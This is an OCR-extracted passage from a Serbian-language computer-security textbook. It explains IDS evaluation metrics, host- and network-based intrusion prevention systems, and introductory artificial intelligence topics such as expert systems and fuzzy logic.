
Osetljivost (engl. *sensitivity*) se definiše kao učestanost pravih alarma (engl. *true positive rate*), tj. količnik broja stvarnih upada koje je IDS detektovao (TP) i zbira pravih alarma i propuštenih alarma. Matematički, osetljivost je izražena na sledeći način:

- osetljivost = TPR = TP / (TP + FN)

Učestanost propuštenih alarma (engl. *false negative rate*) se definiše kao količnik broja stvarno negativnih i zbira stvarno pozitivnih i lažno negativnih:

- FNR = FN / (TP + FN) = 1 – TPR = 1 – osetljivost.

Osetljivi IDS-ovi (engl. *sensitive IDSs*) su korisni za identifikovanje napada na područja mreže u kojima se diskriminacija aktivnosti lako može ispraviti ali upad ne sme nikada promaći. Osetljivi testovi su korisniji za "prosejavanje" tj. kada se želi odvojiti nešto što čak možda samo izdaleka predstavlja upad. Za osetljive IDS-ove, negativni rezultati imaju bitniju vrednost nego pozitivni. Na primer, osetljivi IDS je potreban da nadzire mašine koje se nalaze „duboko" u kompanijskoj mreži, zaštićenoj mrežnim barijerama i ruterima. Na slici 6.4, ovo je prikazano područjem broj 2.



Slika 6.4. *IDS visoke osetljivosti*

U tom području ne bi smelo da bude napada, što znači da se od IDSa očekuje

visoka osetljivost. Određenost IDS-a ovde nije od tolikog značaja kao što je osetljivost. IDS ne treba da se bavi diskriminacijom aktivnosti, već samo detektovanjem, zato što je operater nadležan za ispitivanje i analizu alarma koje generiše IDS.

Određenost

Matematički, određenost (engl. *specificity*) definiše se kao odnos učestanost ispravno detektovanih legitimnih aktivnosti, tj. kao količnik ispravno detektovanih legitimnih aktivnosti i zbira zbira stvarno negativnih i lažnih alarma:

- osetljivost = TNR = TN / (TN + FP)

TN je slučaj kada IDS korektno izveštava da nema upada. Do FP dolazi kada IDS pogrešno izvesti da postoji upad, kada ga u stvarnosti nema. Učestanost lažnih alarma (engl. *False Positive Rate*) određuje se kao:

FPR = FP / (TN + FP) = 1 – TNR = 1 - određenost

IDS-ovi sa visokom određenošću (engl. s*pecific IDSs*) imaju veliku važnost za administatore mreža. Za ove programe, pozitivni rezultati su korisniji nego negativni rezultati. Određeni testovi su korisni kada su posledice velikog broja lažno pozitivnih rezultata ozbiljne i kada se teško uklanjaju.

Treba da izaberete IDS sa visokom određenošću za područja mreža gde je automatska dijagnostika kritična. Na primer, na slici 6.4, područje 1 predstavlja mrežnu barijeru koja vezuje lokalnu mrežu sa Internetom. U ovom slučaju, biće vam potreban jedan IDS sa visokom određenošću da detektuje DOS napade, zato što oni mogu biti fatalni ako se ne otkriju na vreme. U ovoj tački mreže, manje ćete brinuti za celokupnu osetljivost (sensitivity), zato što vi rešavate ("ruling in") jedan napad, radije nego da pregledate masu normalnog Internet saobraćaja zbog otkrivanja ikakve anomalije.

Tačnost


Često je potrebno napraviti kompromis između osetljivosti i određenosti koji varira u kontinumu zavisnom od proizvoljne granične tačke. Granična tačka odstupanja od normalnog ponašanja može biti izabrana liberalno ili konzervativno. Međutim, postoje situacije u kojima je potrebno da se napravi veći trošak pa da se dostigne i visoka osetljivost i visoka određenost. **Tačnost** (engl. *accuracy*) je termin koji obuhvata i određenost i osetljivost. Tačnost je proporcija, tj. odnos svih IDS rezultata (pozitivnih i negativnih) koji su ispravni, tj. korektni. Na primer, može vam zatrebati IDS sa višom tačnošću u nekom području mreže kao što je područje 3 na slici 6.4. U ovom slučaju vaš Web server je pod stalnim napadom i to će izazvati njegovo zbunjvanje i može

dovesti do finansijskog gubitka, ako se server kompromituje. U tom slučaju je potrebno da da se čak i mala anomalija procesira i to automatski jer je nivo saobraćaja veoma veliki. U suštini, da bi se postigao najveći nivo osetljivosti i određenosti, može biti potrebno i kombinovanje slojeva različitih IDS-ova.

Kriva operativne karakteristike primaoca

Operativna karakteristika primaoca (engl. *Receiver Operating Characteristic Curves*, *ROC*) je metod grafičkog prikazivanja relacije između osetljivosti i određenosti. ROC kriva iscrtava odnos stvarno pozitivnih (osetljivost) u odnosu na odnos lažno pozitivnih (1 – određenost). Ovaj grafik služi kao nomogram (grafički prikaz numeračkih relacija, tj. odnosa).

Ako se izabere odrđene cutoff tačka, osetljivost i određenost može biti određena sa grafika. Oblik krive ima korelaciju sa tačnošću, tj. celokupnim kvalitetom IDS-a. Prava linija koja je pod uglom od 45 stepeni implicira beskoristan IDS. Nasuprot ovome, IDS kod koga je kriva priljubljena uz levi gornji ugao dijagrama, nudi najbolju informaciju. Kvantitativno, područje ispod krive je u direktnoj korelaciji sa tačnošću IDS-a. Kao primer, na slici 6.5, IDS B je tačniji nego IDS C. Slično tome, IDS A ima najveću tačnost među prikazanim.



Slika 6.5. *Kriva operativne karakteristike primaoca*

Prediktivne vrednosti

Teoretski, osetljivost i određenost su svojstva IDS-a samog po sebi; dakle, ova svojstva su nezavisna od mreže koja se nadzire. Prema tome, osetljivost i određenost nam kažu koliko se dobro IDS-ovi sami po sebi ponašaju, ali ne pokazuju koliko sobro se oni ponašaju u kontekstu konkretne mreže u kojoj su postavljeni, odnosno od mreže koju štite. Nasuprot tome, **prediktivne vrednosti** (engl. *predictive value*s) vode računa o uticaju konkretne mreže, tj. uračunavaju varijacije u ponašanju koje unose konkretne mreže u kojima su IDS-ovi primenjeni i mnogo su korisniji u praksi.

Prediktivne vrednosti su predviđanja izvedena iz rapoloživih podataka. Prediktivne vrednosti se dobijaju kombinovanjem prethodne verovatnoće (engl. *prior probability*), tj. vrednosti koja je dobivena na osnovu prethodne praktične primene IDS-a u drugim mrežama, sa rezultatima IDS sistema koji radi u mreži za koju se prediktivne vrednosti računaju. Podaci se pomoću Bajesove (Bayes) formule (koja ima značajnu primenu u klasičnoj teoriji verovatnoće) prilagođavaju na osnovu izveštaja IDS-a i na taj način se ostvaruje predviđanje.

Mnogi administratori mreže obavljaju analizu rezultata IDS-a na osnovu intuicije, što je pogrešan pristup koji najšešće dovodi do nepreciznih rezultata. Na primer, ukoliko ste postali sumnjičavi da neko želi da izvrši DoS napad na vašu mrežu, podsvesno ćete tu informaciju koristiti prilikom analize rezultata IDS-a i na osnovu toga ćete obaviti pogrešno predviđanje.

Odnos mogućnosti

Prediktivne vrednosti predstavljaju verovatnoću, tj. opisuju mogućnost da do nekog napada dođe. Još jedna korisna vrednost za analizu IDS sistema je odnos dve verovatnoće (engl. *odd*s) – vrednost koja pripada intervalu 0 (što znači nikada) – beskonačno (što znači, uvek). Na primer, osnos 1 znači da je verovatnoća napada 0.5 (50%), tj. da su verovatnoće da će do napada doći i da do napada neće doći jednake. Matematička veza između verovatnoće i odnosa je sledeća:

- odnos = verovatnoća / (1 – verovatnoća),
- verovatnoća = odnos / (1 + odnos).

Mogućnost da se nešto desi (engl. *likelihood ratio*, *LR*) i nemogućnost da se nešto ne desi (engl. *odd ratio*, *OR*) su primeri odnosa verovatnoća:

- LR pozitivnog rezultata IDS-a definiše se kao količnik verovatnoće otkrivanja napada u slučaju stvarnog napada (engl. *true positive rate*) i verovatnoće otkrivanja napada u slučaju da mreža nije napadnuta (engl. *false positive rate*).

- LR negativnog rezultata IDS-a definiše se kao količnik verovatnoće neotkrivanja napada u slučaju da mreža nije napadnuta (engl. *true negative rate*) i verovatnoće otkrivanja napada u slučaju stvarnog napada (engl. *false negative rate*).

LR pruža više informacija na osnovu testa, nego osetljivost i specifičnost. Jednostavno, različiti LR za različite napade se mogu pomnožiti, čime se dobija konačni odnos verovanoća. Ovaj odnos se može pretvoriti u verovatnoću prema gore navedenoj formuli i na taj način se dobija konačna verovatnoća posle testa.

Primenom ovih statističkih metoda, administrator može doneti ispravnu odluku o primeni IDS sistema u mreži. Osetljivost i određenost su karakteristike IDS-a koje će vas uputiti gde i kako u mreži trebate taj IDS da implementirate. Odnosi verovatnoća su vrednosti značajne za interpretaciju rezultata IDS sistema.

6.3. Sistemi za sprečavanje upada

Tradicionalno, mrežne barijere i antivirusni programi pokušavaju da blokiraju napade, a IDS pokušava da identifikuje napad dok se on dešava. Takve tehnike su kritične da odbrane sigurnost sistema “po dubini”, ali imaju ograničenja. Mrežna barijera može zaustaviti servis (uslugu) blokirajući određene portove, ali oni mogu učiniti malo da se oceni saobraćaj koji koristi dozvoljene (otvorene) portove. IDS može oceniti, tj. analizitati saobraćaj koji prolazi ove otvorene portove, ali ga ne može zaustaviti. IPS može proaktivno blokirati napade.

IDS sistemi bazirani na potpisima se fokusiraju na to kako napad “radi”, tj. kako se izvodi. Ako napadač unese minorne izmene u napad (pomoću različitih tehnika za izbegavanje IDS-a), prethodno formirani potpisi neće više moći da otkriju napad. IPS se fokusira na to šta napad radi, što je relativno nepromenljivo.

Treba naglasiti da IPS sistemi nisu revolucionarni proizvodi u oblasti sigurnosti računarskih sistema i mreža, već samo integracija postojećih sigurnosnih tehnologija u jedan celovit sistem. IPS sistemi su sprečavaju poznate napade; nove, nepoznate vrste napada je potrebno prvo identifikovati i analizirati i na osnovu toga kreirati potpis, tj. oznaku koja će biti dodana u bazu IPS sistema kako bi se omogućila detekcija napada. Znači, jedan od osnovnih zahteva koji se postavljaju pred svaki IPS sistem je da obuhvata i sprečava poznate i nepoznate napade na informacione sisteme. Osim detekcije poznatih napada na osnovu potpisa, IPS sistemi uključuju algoritme za detekciju napada na osnovu definisanih sigurnosnih politika i anomalija u sistemu. Osim detekcije napada i izveštavanja, od sistema za sprečavanje napada se očekuje da izvrši automatizovani odgovor kojim će se sprečiti dalji tok napada. Spečavanje detektovanih napada se najčešće svodi na prekidanje konekcije sa onih adresa sa

kojih su primćene maliciozne aktivnosti.

Znači, osnovne funkcije IPS sistema su sledeće:

- identifikacija neautoriziranih aktivnosti na osnovu potpisa,
- identifikacija neautoriziranih aktivnosti na osnovu detektovanih anomalija,
- vođenje evidencije i/ili slanje upozorenja administratorima zaduženim za sigurnost u realnom vremenu,
- prikupljanje forenzičkih podataka o detektovanim napadima,
- sprečavanje napada.

Jednostavno rečeno, sistem za sprečavanje napada automatski će pokušati da blokira detektovane zlonamerne aktivnosti, za razliku od IDS sistema koji će takvu akciju samo prijaviti administratoru, koji dalje preduzima odgovarajuće preventivne mere.

Neki od pristupa na kojima rade IPS sistemi su sledeći:

- **Softversko bazirani heuristički pristup** (engl. *Software based heuristic approach*). Ovaj pristup je sličan IDS sistemima za detekciju anomalija korištenjem neuralnih mreža sa dodatnom sposbnošću da deluje protiv napada i da ih blokira.

- **Sandbox pristup** (engl. *Sandbox approach*). Mobilni kod kao sto je ActiveX, Java applet i različiti skrip jezici se stavljaju u karantin (engl. *sandbox*), tj. područje sa ogrničenim pristupom ostatku sistemskih resursa. Sistem onda pokreće kod u ovom sandbox-u i nadzire njegovo ponašanje. Ako kod narušava predefinisanu politiku, on će biti zaustavljen i sistem će biti zaštićen od njegovog daljeg izvršavanja i izvođenja napada (Conry-Murray)

- **Hibridni pristup** (engl. *Hybrid approach*). Na mrežno baziranim IPS-ovima (NIPS) koriste se različite metode detekcije, uključujući sisteme za detekciju anomalija protokola, anomalija saobraćaja i detekciju potpisa, kako bi se donela odluka o opasnosti od napada i blokirao saobraćaj koji dolazi iz linijskog (engl. *inline*) rutera, tj. rutera koji je u liniji sa uređajem na kojem je postavljen IDS.

- **Pristup baziran na zaštiti pomoću jezgra** (engl. *Kernel based protection approach*). Ovaj pristup se koristi kod host baziranih IPS sistema (HIPS). Većina operativnih sistema ograničava pristup korisničkih aplikacija jezgu. Jezgro kontroliše i upravlja pristupom sistemskih resursima kao što su memorija, U/I uređaji i procesor, sprečavajući direktan pristup od strane korisnika. Da bi koristile ove resurse, korisničke aplikacije šalju zahteve ili sistemske pozive jezgru, koje se dalje brine o izvršavanju operacije. Bilo koji kod, koji pokušava da

izvrši neku zloupotrebu, pokrenuće bar jedan sistemski poziv da bi dobio pristup privilegovanim resursima ili uslugama. IPS zasnovan na zaštiti pomoću jezgra sprečava izvršenje zlonamernih sistemskih poziva.

Podela IPS sistema

IPS sistemi se dele na dva osnovna tipa:

- Host bazirani IPS (engl. *host based IPS*, *HIPS*)
- Mrežno bazirani IPS (engl. *network based IPS*, *NIPS*)

Host bazirani IPS

Host bazirani IPS (HIPS) sistemi su programski alati za sprečavanje napada koji obezbeđuju zaštitu od malicioznih aktivnosti na pojedinačnim računarima. Osnova HIPS sistema su agenti instalirani na klijentskim računarima koji u saradnji sa operativnim sistemom nadgledaju aktivnosti na računaru na kojm su instalirani. Nakon detekcije potencijalno zlonamjernih aktivnosti, zlonamerni proces se automatski blokira kako bi se sprečilo dalje izvršavanje potencijalnog napada.

Metode zaštite koje se pri tom koriste najčešće su povezane sa detekcijom napada zasnovanom na detekciji oznake. Nakon što je detektovana aktivnost koja odstupa od sigurnosne politike definisane pravilima, zlonamerni proces se istog trenutka zaustavlja kako bi se sprečili eventualni problemi. Osim ovog pristupa, HIPS sistemi često koriste i metode nadgledanja sistema gde agenti kontinualno prate promene u važnijim komponentama sistema, kao što su, na primer, registry baza, važnije sistemske datoteke i servisi. Sve aktivnosti koje na bilo koji način ukazuju na neovlašćene modifikacije takvih komponenti se u istom trenutku blokiraju. Treća metoda je hibridni pristup koji objedinjuje kombinaciju navedenih metoda.

Svaki proizvođač HIPS sistema nudi predefinisanu listu pravila kojima se definišu legitimne i nelegitimne aktivnosti na sistemi na osnovu koje je moguće uočiti potencijalne nepravilnosti u ponašanju samog operativnog sistema ili aplikacija koje se na njemu pokreću. HIPS sistem može, takođe, nakon instalacije neko vreme da prati rad svih procesa na računaru i da na osnovu toga formira bazu normalnih, legitimnih aktivnosti računara. Nakon što je “naučio” uobičajne aktivnosti u radu računara, HIPS može da prepozna sve procese koji se ponašaju drugačije od uobičajenog ponašanja i sve promene u sistemu koje ne spadaju u skup uobičajenih promena, a zatim da upozori da se radi o nedopuštenim aktivnostima i da te aktivnosti ukloni.

HIPS sistemi organizacijama pružaju dodatni nivo zaštite, zato što osim poznatih omogućavaju detekciju najnovijih napada za koje pravila još nisu definisana. Ovakav

pristup posebno je pogodan kod detekcije i blokiranja takozvanih "*zero day*" napada koji se baziraju na iskorišćavanju najnovijih sigurnosnih propusta pre nego što su objavljene odgovarajuće sigurnosne zakrpe. Ono što je takođe važno je to da će HIPS blokirati sve aktivnosti za koje se smatra da odstupaju od legitimnog ponašanja definisanog podešavanjima programa. Ovakav koncept može rezultovati velikim brojem lažnih upozorenja.

HIPS takođe može biti implementiran na mrežnoj barijeri (što je, na primer, slučaj sa Sunbelt KPF), čime se ostvaruje zaštita računara na nivou mreže pa se potencijalni zlonamerni paket odbacuje pre nego što uopšte dospe do aplikacije kojoj je usmjeren. Također, moguće su i implementacije zasnovane na traženju različitih zlonamjernih kombinacija asemblerskih naredbi koje bi mogle uzrokovati prepisivanje bafera.

IPS sistemi, kao i sve druge sigurnosne tehnologije, imaju svoje prednosti i nedostatke. Neke od prednosti HIPS sistema su:

- zaštita od takozvanih "*zero day*" napada na sistem,
- smanjene obveze zaposlenih koji su odgovorni za sigurnost (na primer, upravljanje zakrpama),
- smanjenje troškova održavanja sistema i
- mogućnost implementacije u aplikacije koje se razvijaju.


Nedostaci HIPS sistema su sledeći:

- troškovi implementacije (sistem zahteva agenta za svaku radnu stanicu),
- relativno dug period implementacije i podešavanja (tj. obučavanja),
- izazivanje problema u radu aplikacija (ukoliko je sistem loše konfigurisan),
- neophodnost testiranja svake nove aplikacije u interakciji sa HIPS sistemom pre uvođenja,
- ne čiste infekcije do kojih je već došlo.

Mrežno bazirani IPS

Mrežno bazirani IPS (engl. *network based IPS*, *NIPS*) kombinuje funkcionalnost standardnih NIDS sistema i mrežnih barijera sa dodatnim metodama sprečavanja zlonamernih aktivnosti. NIPS , kao i tipična mrežna barijera, ima dve mrežne kartice – jednu namenjenu vezivanju na unutrašnju i jednu namenjenu vezivanju na spoljašnju mrežu. IPS analizira paket primljen na bilo kom mrežnom interfejsu i odlučuje da li predstavljaju pretnju. Ukoliko je paket, koji može biti i deo dozvoljene konekcije, prepoznat kao zlonameran, odbacuje se i ne propušta na drugu stranu HIPS sistema. Ostali paketi, koji su povezani s tim paketom (tj. sa tom konekcijom) automatski se odbacuju.

Opisani način rada NIPS-a je preventivan za razliku od NIDS-a koji prosleđuje pakete pa tek onda analizira da li paket predstavlja pretnju (slika 6.6). Pojedini NIDS-ovi, nakon što ustanove da je uspostavljena veza nelegitimna, tu vezu mogu i prekinuti, ali su paketi koji su stigli pre saznanja o nelegitimnosti veze ipak prosleđeni na svoja odredišta gde mogu prouzrokovati probleme u radu.



Slika 6.6. *NIDS i NIPS sistemi*

Glavno poboljšanje NIPS-a u odnosu na mrežne barijere koje rade na sloju mreže ili transportnom sloju jeste dubinska analiza sadržaja paketa (engl. *Deep Packet Inspection*) u realnom vremenu. Pod dubinskom analizom sadržaja paketa u realnom vremenu podrazumevaju se različite metode pomoću kojih NIPS može analizirati sadržaj pojedinih paketa ili grupe paketa koji pripadaju istoj konekciji, kako bi odredio

da li je u njima sadržan zlonamerni kodom ili slična programska anomalija. Dubinska analiza sadržaja paketa u realnom vremenu omogućava NIPS-u da uoči prikrivene napade prvenstveno usmerene na Web, e-mail i DNS servere. Pošto se u jednom IP paketu ne može (ili jako teško može) otkriti zlonamerni sadržaj, NIPS prikuplja veće količine IP paketa ih grupno ih obrađuje. Paketi se analiziraju, ponovo sastavljaju i u slučaju nepronalaženja sumnjivog sadržaja prosleđuju na odredište (lokalna aplikacija ili drugi računar) za koje su paketi i usmjereni. Prilikom sastavljanja paketa NIPS može ispraviti nepravilnosti u poretku paketa koje su nastale u prenosu ili koje je namerno izazvao napadač.

Navešćemo najbitnije prednosti i nedostatke NIPS sistema. Osnovne prednosti su sledeće:

- onemogućava širenje crva bez zaustavljanja legitimnog mrežnog saobraćaja,
- štiti od novih napada (pre nego kod za eksploataciju postane poznat),
- smanjuje troškove rešavanja incidenata,

Osim troškova uvođenja (koji, očigledno predstavljaju univerzalni nedostatak svih zaštitnih tehnologija), osnovni nedostatak NIPS sistema je u tome što predstavljaju jednu tačku otkaza sistema “engl. *single point of failure*”.

Zahtevi za efikasnu prevenciju

Da bi sistem za sprečavanje napada zaista bio efikasan, potrebno je da zadovolji određene zahteve koji će osigurati potpunu funkcionalnost sistema.

- **Nepobitna tačnost detekcije**. Kvalitetna obrada podataka i analiza je osnovni uslov koji IPS mora da zadovolji. Svaka pogrešno blokirana aktivnost (na primer, odbačen paket) prouzrokovaće nedostupnost resursa. Ovaj uslov se najlakše zadovoljava redovnim unosom novih oznaka za detekciju zlonamernih aktivnosti. Za aktivnosti za koje se sa sigurnošću ne može utvrditi da su zlonamerne, IPS treba da generiše upozorenja pomoću kojih će se daljom analizom definisati nova pravila.

- **Otpornost na nove napade.** IPS treba da poseduje metode obrade podataka koje omogućavaju prepoznavanje zlonamernih aktivnosti koje nisu definisane oznakama.

- **Raspoložost**. IPS ne sme prouzrokovati nedostupnost resursa. Na primer, administrator mora da definiše pravila po kojima se, u slučaju prestanka rada NIPS-a sav saobraćaj preusmerava na neki drugi kontrolni mehanizam. Ukoliko rezervni kontrolni mehanizam nije dostupan ili dovoljno pouzdan, administrator mora da definiše pravilo po kome se sav saobraćaj propušta ili zabranjuje,

zavisno od toga kako je propisano sigurnosnom politikom. Dostupnost mora biti takva da se IPS može nadograditi sa novodefinisanim pravilima i potpisima bez obaranja i ponovnog podizanja sistema.

- **Malo vreme čekanja tj. kašnjenje**. IPS mora obrađivati podatkom brzinom koja minimalno utiče na brzinu rada sistema ili mreže. Na primer, poželjno je da brzina obrade podataka na NIPS sistemima bude približna brzini rutera ili mrežne barijere pomožu koje lokalna mreža ostvaruje pristup Internetu.

- **Napredno rukovanje alarmima i mogućnost naknadne analize**. Svako novo upozorenje se analizira i ukoliko je moguće povezuje sa sličnim postojećim upozorenjima. Ovim postupkom se smanjuje potreba za ručnom obradom podataka, što znači da se izbegavaju eventualne greške koje mogu nastati kao posledica ljudskog faktora, tj. ručne obrade upozorenja

Dodatno, IPS mora biti postavljen tako da ga aktivnosti koje treba da detektuje i spreči ne zaobilaze. Na primer, NIPS mora da obavi analizu svih dolaznih paketa i automatski odbaci pakete koji se prepoznaju kao zlonamerni i blokira saobraćaj koji sledi. Ovo se najjednostavnije postiže ukoliko je NIPS sistem vezan na ruter koji lokalnu mrežu povezuje sa Internetom (rad “u liniji”).

6.4. Primena sistema sa veštačkom inteligencijom

Jedan alternativni pristup softvera i/ili harvera da bi se rešili problemi je korišćenje sistema sa veštačkom inteligencijom. Ovi sistemi pokušavaju da oponašaju način rada ljudskog mišljenja. Dominiraju dva tipa sistema sa veštačkom inteligencijom: ekspertni sistemi i sistemi sa neuralnim mrežama

Šta je veštačka inteligencija?

Navodimo najjednostavniju definiciju veštačke inteligencije: veštačka inteligencija je naučna oblast u kojoj se istražuje kako da se naprave računari koji bi uspešno radili stvari koje u ovom momentu rade bolje ljudi. Termin **veštačka inteligencija** (engl. *artificial inteligence*) potiče od John-a McCarty-ja. Mnogi autori se ne slažu da termin veštačka inteligencija opisuje najbolje ovu oblast nauke. Mnoge od oblasti informatike u osnovi imaju inteligentno ponašanje ali ne pripadaju veštačkoj inteligenciji u užem smislu.

Dva glavna pravca razvoja veštačke inteligencije su proučavanje prirodne inteligencije (spoznavanje funkcija mozga, modeliranje rada mozga, simuliranje čovekovog ponašanja, reagovanja i rezonovanja) i postizanje inteligentnog ponašanja

primenom drugačijih pristupa, kakvi se ne mogu sresti u prirodnim sistemima.

Danas postoje realizovani sistemi koji su u stanju da autonomno obavljaju kompleksne probleme, kakve su jedino ljudi bili u stanju da obavljaju. Nije redak slučaj da takvi sistemi obavljaju te zadatke i daleko uspešnije od ljudi. Veštačku inteligenciju prema pristupu rešavanja problema možemo klasifikovati na tri glavna pristupa i to su: neuronske mreže, modeliranje evolucije i heurističko programiranje. Prema vrsti rešavanja problema, veštačku inteligenciju možemo podeliti na: sisteme za rešavanje čovekovih uobičajenih zadataka (prepoznavanje slika i govora, snalaženje u svakodnevnim situacijama), sistemi za rešavanje formalnih zadataka (matematička logika), sistemi za rešavanje ekspertnih zadataka (nalaženje grešaka, dijagnostika). Tehnike koje pripadaju veštačkoj inteligenciji morale bi da koriste znanja koje su organizovana tako da omogućavaju: generalizaciju, predstavljanje i preslikavanje u formi razumljivoj ljudima, lako modifikovanje, da se koriste informacije koje nisu kompletne, da pomažu u smanjenju broja mogućnosti koje bi inače morale biti razmatrane (heuristike).

Ekspertni sistemi

Ekspertni sistemi predstavljaju inteligentne računarske programe koji sadrže "ekspertsko" znanje to jest znanje kakvo bi imao i stručnjak (ekspert) iz te oblasti. Ekspertni sistemi znanje smeštaju u bazu znanja koji se koristi preko mehanizama zaključivanja. Razlog za primenu ekspertnih sistema je da znanje iz raznih specifičnih oblasti ljudske delatnosti postane dostupnije kroz primenu računarskih programa. Ekspertni sistemi rezonuju slično ljudima i to na osnovu znanja iz ograničenog domena. Njihova snaga leži upravo u mogućnosti da u svakom trenutku zaključivanja imaju na raspolaganju svo znanje iz neke oblasti (što je očigledna prednost, jer ljudsko znanje može vremenom da se gubi naročito ako se često ne koristi) i da zahvaljujući velikoj brzini računara to znanje mogu za kratko vreme "pretresti" i izvući neke zaključke. Međutim, ekspertni sistemi ne mogu rešiti probleme koje ni ljudi nisu u stanju da reše, niti mogu potpuno zamenuti ljude ekspete, naročito u pogledu kreativnosti, i korištenja opšteg znanja (iz običnog života i drugih oblasti).

Ekspertni sistem ima tri komponente: bazu znanja (engl. *knowledge base*), mehanizam izvođenja (engl. *inference engine*), upravljački mehanizam (engl. *control engine*). **Baza znanja** sadrži znanje o određenom problemu, dato u simboličkom obliku. **Mehanizam izvođenja** interepretira znanje u bazi znanja, sprovodi dedukcije i izvesne modifikacije baze znanja. **Upravljački mehanizam** organizuje i upravlja strategijama koje se koriste u procesu zaključivanja. Ovi mehanizmi su nezavisni jedan od drugog, što znači da je mehanizme za zaključivanje i upravljanje moguće isporučivati i koristiti nezavisno od baze znanja.

Fuzzy logika

Za razliku od formalne logike u kojoj se rezonovanje vrši sa dve vrednosti (tačno-netačno, 0-1), **fuzzy logika** koristi brojeve iz intervala [0,1], što je mnogo bliže realnosti, ljudskom razmišljanju i izražavanju. Mnoge pojave u prirodi je teško opisati sa samo dva stanja koja se međusobno isključuju. Fuzzy logika omogućava opisivanje takvih "nepreciznih" sistema.

Teorija fazi skupova i fazi relacija ponikla je iz klasične teorije skupova, bivalentne i multivalentne logike. Iako je ovaj pojam dugo vremena bio predmet filozofskih razmatranja u oblast modeliranja i upravljanja sistemima, tek ga je zvanično uveo Zadeh 1965. godine. Fazi logika, zasnovana na Zadehovim rasplinutim (fazi) skupovima, obezbeđuje matematički potencijal za opisivanje neodređenosti vezane za kognitivne procese kod čoveka, kao što su, na primer, razmišljanje i rezonovanje. Osnovni element za predstavljanje i obradu nepreciznosti u fazi logici je **fazi skup**. Za razliku od klasičnog (diskretnog) skupa koji predstavlja skup elemenata sa istim svojstvima, za fazi skup možemo reći da to skup elemenata sa sličnim svojstvima. Da bi se opisala pripadnost nekog elementa nekom fazi skupu koristi se **fazi funkcija pripadnosti**. Najjednostavnije rečeno: element pripada ili ne pripada klasičnom skupu; element pripada fazi skupu u određenoj meri. Na primer, oznaka aktivnosti pripada ili ne pripada skupu oznaka kojim su definisani poznati napadi. Međutim, oznaka aktivnosti u određenoj meri (manje ili više) pripada fazifikovanom skupu oznaka kojim su definisani napadi.

